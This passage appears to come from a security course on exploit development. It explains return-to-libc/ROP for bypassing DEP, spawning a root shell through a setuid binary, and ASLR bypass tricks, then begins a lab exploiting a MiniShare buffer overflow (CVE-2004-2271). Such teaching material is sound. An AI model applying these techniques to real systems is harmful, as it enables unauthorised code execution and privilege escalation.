bit. DEP/NX are enabled by default on most modern operating systems. So without the ability to execute data on the stack, we need to get more creative….enter ret2libc also known as return-oriented programming (ROP).


Return-oriented Programming (ROP)

Idea: Can't execute "data" on the stack, so instead we redirect the control flow to execute "code" that is already in memory.

Exploitation Idea (2): If we can't execute *data* we've placed on the stack as *code*, then we could just find code that already exists and *return* to it instead. We can even place *data* on the stack that influences how existing *code* will behave. One the code has finished executing it can be configured to *return* to another location in memory. By chaining together multiple *returns* to existing *code* segments we can create any arbitrary program and completely bypass DEP/NX memory protections.




This time let's modify our exploit to drop a command shell instead of printing "Owned!!!". In a sense, the exploit to spawn a command shell with return-oriented programming is easier because we won't need to write any shellcode. A C program can spawn a command shell by calling the *system* function in the C standard library (*libc*) with the string parameter "/bin/sh". In order to *return* to the *system* function, we need to know the memory address of the where the *system* function is located in *libc*. One way to find this information is write a simple C program, which makes a call to *system* (shown as *dummy.c* above). In GDB set a breakpoint on the *main* function and then run the program. When the program pauses at the breakpoint type "print system" to print the memory address of the *system* function.



While we could store our parameter on the stack in the buffer, we can also use an environment variables to easily store the string we intend to pass to *system* function. Calling the system function with "/bin/sh" will spawn a shell. The *getenvaddr.c* program will output the starting memory address of a given environment variable, which we will need to know to build our exploit.

Note: Just like how padding our previous exploit with NOPs added some robustness to the final exploit, we can abuse the behavior of the *system* function a bit by adding a few extra spaces in front of "/bin/sh". The *system* command will strip the leading whitespace so if we are off by a few bytes out exploit will still work. In this example, we added 10 spaces before "/bin/sh".



As we learned earlier, we need 72 bytes to fill buffer up to the point to overwrite EBP (base) register. In this example we overwrite the EBP register with a 4 byte filler value of "BASE". Next we need to setup the stack for the call to the *system* function with the parameter value of "/bin/sh". When we return into libc the return address and function arguments will be read off the stack. After a function call the stack should be formatted as:


| function address | return address | argument 1 | argument 2 | … |

The function address of the *system* function is 0xB7ED0D80. Since we are calling into *system* to drop a shell we really don't care about returning so we can put any value for the return address. In this example we set the return address to a 4 byte value of "FAKE". The *system* function has a single string pointer argument. The memory address of the "/bin/sh" string is 0xBFFFFE71. Note that, like before, we must write the addresses backwards because both addresses will be read as little endian values.

When the return pointer is overwritten the program jumps to and executes the function with the arguments on the stack before it returns to the return address specified on the stack (this is sometimes called a "gadget"). By replacing the "FAKE" return address with the address of another gadget we could chain together multiple gadgets. By chaining gadgets, return-oriented programming provides a Turing-complete logic to the attacker.


Note that we are overwriting our old exploit here, but you could replace the “exploit” file with another filename such as “ropexploit” or “exploit2” if you want to preserve your old exploit.

x86 Privilege Levels




If we were to run the *whoami* command in the shell dropped by our exploit, what would it print? That is, what privilege level is our exploit running at? That entirely depends on the privilege level the original process was running at before it was exploited! In x86 there are 4 *rings* (levels) of privileges. The outermost ring is for user applications whereas the inner most rings are devoted to device drivers and the kernel. Many system calls are not available to the outer rings, so exploits in the kernel are highly prized targets for hackers since they can be used to run code with the highest operating system privileges (Ring 0) and even add or replace portions of the core operating system. Note that most modern operating systems now make little distinction between rings 1-3 and separate the rings basically into Ring 3 (*userland* or *user space*) and Ring 0 (*kernel space*).

Thought: Is there a ring -1? What could an exploit in hardware, virtual machine host, etc. accomplish that a Ring 0 exploit could not? For a good follow up read Ken Thompson's short paper for his classic 1984 Turing Award speech: "Reflections on Trusting Trust" (https://dl.acm.org/citation.cfm?id=358210). This paper is required reading for any self respecting hacker.



Let's make our *basic_vuln* program truly vulnerable by changing the owning user to *root* and setting the sticky bit flag so that the *basic_vuln* program runs as root when it's invoked. Now when *basic_vuln* is exploit it will drop a shell with root privileges.



Mitigation: Address Space Layout Randomization (ASLR)

Address Space Layout Randomization (ASLR) defeats this exploit by randomizing the locations of memory. Notice that the location of the BINSH environment variable changes on successive runs of our *basic_vuln.o* program. In fact the location of the buffer itself and the *system* function in *libc* changes too. So our exploit has no reliable way to *return* to a function in *libc* or the data in the buffer. Interestingly, that while ASLR prevents ROP style exploits designed to evade DEP, ASLR does NOT prevent the execution of data on the stack. ASLR addresses an issue that DEP does not whereas DEP addresses an issue that ASLR does not. We need both protections.

If ASLR was enabled without DEP, our first exploit version would almost be sufficient. The only problem would be that we wouldn't reliably know where the buffer is in memory. One observation made by attackers was that when a buffer on the stack is overflowed the ESP (*Stack Pointer*) tended to point within the buffer when the program crashed. This makes sense because the *Stack Pointer* points to the current stack location and the buffer is on the stack. Despite the randomization made by ASLR, the ESP register and the buffer are changed the same random value. While ASLR was still being introduced attackers exploited the fact that not all libraries were protected by ASLR (mechanisms existed to opt out in order to maintain backwards compatibility). Since the instructions of those libraries could

be found at fixed memory addresses attackers could still reliably *return* to existing *code.* One trick that became common was to locate the address of a “JMP ESP” instruction at a fixed memory address. When the EIP (*Instruction Pointer)* register contains the memory address of a ”JMP ESP” instruction, the CPU will jump to the memory address stored in the ESP register and begin executing code from that location. This allows us to completely bypass ASLR and reliably execute *data* on the stack.

Modern techniques for bypassing ASLR include a combination of finding ways to reduce the amount of randomization and bruteforce (repeating the attack until you are successful), increasing the probability of success by spraying memory with NOP sleds and copies of the shellcode while hoping that control jumps to a compromised region of memory, and using side channels that leak information about the layout of memory to correctly deduce the jump target locations.


Lab: MiniShare Exploit

- Putting it all together…
- CVE-2004-2271: Buffer overflow in MiniShare 1.4.1 and earlier allows remote attackers to execute arbitrary code via a long HTTP GET request.
- Lab Setup:
  - Windows Victim (Windows XP or later Windows version with DEP/ASLR disabled)
    - Tools: Ollydbg
  - Kali Attacker
    - Tools: Python, Metasploit, Netcat


This lab puts everything together to exploit a webserver with a buffer overflow vulnerability. At this point you have all of the knowledge you to complete this lab, even though we are switching the target OS from Linux to Windows. Before moving on this is a good opportunity to test your understanding by attempting the lab on your own. Start by replicating the error and capturing the crash in Ollydbg.

For more details on the root cause of the error you can read the official CVE entry at: https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2004-2271.

Important Note: This lab will work on later versions of Windows (tested successfully on fully patched Windows 7), but you will need to disable memory protections. You can use the Windows EMET tool (https://www.microsoft.com/en-us/download/details.aspx?id=54264) to disable ASLR and DEP protections for this lab. DEP has been available in Windows since XP service pack 2, however it is disabled by default for non OS components, so it is not likely to be a problem for the lab on Windows XP. ASLR was not introduced until Windows Vista.




First make sure the lab is setup properly. In the Windows victim open the command prompt and type “ipconfig” to show the machines IP address. Our Windows victim is at IP address 172.16.189.132. Next, unzip and run the MiniShare 1.4.1 executable. You will need to disable or add an exception to the Windows firewall for the MiniShare server. MiniShare is a simple webserver application for sharing files. You drag a file into the MiniShare window (example: *test.txt*) to publicly share the file.



From the Kali attacker machine, check the IP address in the terminal by typing “ifconfig”. The IP address of our attacker is 172.16.189.134.


Next, open a web browser and navigate to “http://172.16.189.132” to test that the MiniShare webserver is running properly. Note that you may need to replace the IP address in the URL with the IP address of the Windows victim if it is different in your setup.

You should also take this opportunity to check that your Victim can ping the Attacker and the Attack can ping the Victim. Note that if you choose not to disable the Windows firewall then the Victim will not respond to pings by default.




Let's first aim to replicate the vulnerability. The vulnerability happens when an overly long HTTP GET request is sent to the server. We can craft a custom HTTP GET message and send it to the server with the help of a small Python program. An HTTP GET request is simply a string consisting of "GET" followed by the URL and the protocol version followed by the delimiter consisting of two alternating carriage returns and new lines "HTTP/1.1\r\n\r\n". Here we send 2220 "A" characters in place of the URL. The rest of the program sets up the socket connection on port 80 for the victim's target IP address, sends the contents of the string, and closes the connection.

You can write the python program in your favorite text editor. You will need to make the program executable by running "chmod +x exploit1.py" before you can run it directly in the terminal.



After running the *exploit1.py* script, we should see that the MiniShare webserver has crashed. Even if we can't figure out how to exploit the server, we already have a Denial of Service (DoS) attack!



